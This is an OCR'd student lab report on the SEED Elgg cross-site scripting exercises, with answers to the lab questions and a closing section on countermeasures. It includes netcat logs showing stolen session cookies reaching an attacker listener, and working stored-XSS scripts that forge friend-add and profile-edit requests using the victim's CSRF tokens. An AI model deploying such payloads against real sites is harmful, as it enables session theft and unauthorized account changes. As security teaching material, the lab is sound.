


As soon as we save the changes, we can see Alice's HTTP request and cookie on the terminal:

```
[04/19/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.4] port 5555 [tcp/*] accepted (family 2, s
port 59494)
GET /?c=Elgg%3D93fcc333l5o1ue2t1nqpjj6i03 HTTP/1.1
Host: 10.0.2.5:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Now we start a new listening TCP connection, login as a victim Boby and visit Alice's profile page:






We can see that as soon as we visit Alice's page using Boby's account, we obtain the HTTP request indicating his cookie:


```
[04/19/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.4] port 5555 [tcp/*] accepted (family 2, s
port 59538)
GET /?c=Elgg%3D7k20scjvsqfb2f04th09cr2402 HTTP/1.1
Host: 10.0.2.5:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

2.4 Task 8: Becoming the Victim's Friend


In order to create a HTTP request that add Samy as a friend in other users' account, we need to figure out how the request works. Using Firefox's built in tools, we inspect the HTTP request made when we add Samy using Alice's account:



We can see that it's a GET request with a request URL:




Now we look at the parameters we need:




These are the countermeasures implemented but we can get them from the JS variables. Now we add the code in Samy's profile that triggers the victim to send out the HTTP request we need:


```
<script type="text/javascript">
  window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts
+token; //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```



As soon as we save the changes, the code is executed. The first thing we can notice is that Samy added himself! Of course it is the effect of the code, as on the website we have no other mean to do such operation.



Now we log into Boby's account and visit Samy's profile. Then we can see that he is now a friend with Samy without Boby's consent.



2.4.1 Question 1

Line 1 and 2 represent the secret token and timestamp value attached to the HTTP request. They are defence mechanisms against untrusted cross-site request. The token is signed and the server verifies its authenticity and only then responds to the request. The timestamp indicates the time the request was sent. However, we can make use of them as they are saved as JS variables and stored in the AJAX variables that are used to construct the GET URL.


2.4.2 Question 2

No, we will not be able to launch the attack anymore. The editor mode encodes all special characters in the input, for example < is replaced by &lt. As we need at least the tag <script> for a JS code to work, we will no longer have a code to be executed.


2.5 Task 9: Modifying the Victim's Profile

To modify the victim's profile, we first need to see how a request is sent when we modify a profile. Using Samy's account, we try to modify the "About me" section:

We also monitor the network traffic when we save the changes. Then we can see the POST request sent:



Now we look at the params of the request:



We see that the description parameter represents the string we entered, and the access level 2 indicates its public visibility. Also, the guid is set as Samy's GUID. So, we now have enough information to construct a code that makes POST request:

```
<script type="text/javascript">
  window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content=token+ts+"&name="+userName+"&description=Hacked by
Samy"+"&accesslevel[description]=2"+guid; //FILL IN
    var samyGuid=47; //FILL IN
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";

    if(elgg.session.user.guid!=samyGuid)
    {
      //Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST",sendurl,true);
      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
      Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```


We save the code in Samy's profile. Then, we log into Alice's account and go to Samy's profile and see the following:

The attack is successful, as we changed Alice's profile without her consent.


2.5.1 Question 3

We need Line 1 so that Samy does not accidentally attack himself as we reload his profile page. If we do not have that line, the code replaces itself we the string we intend to place on the victim's profile. There will not be any code left on Samy's profile to attack the victims.

Removing Line 1:



As soon as we save the code, Samy's profile changes, and the attack became useless:




There is no JS code anymore and will not be any XSS attack.


2.6 Task 10: Countermeasures

For this task we add back Line 1 of the code.

First we activate the `HTMLawed` plugin on the elgg website:



We log into Alice's account and check Samy's profile. Now we see the following:



We see that the plugin has displayed the entire code and it is not executed. This is because the plugin has converted the code into data. Now we turn on the `htmlspecialchars` countermeasure:

text.php × url.php × dropdown.php × *email.php

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];
```

We can see that the result is similar. `HTMLawed` sanitized the HTML web page against XSS attack, and `htmlspecialchars` encoded the special characters into data. These two countermeasures made sure that the code is read as data by the browser and hence preventing XSS attack.

Samy

About me

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;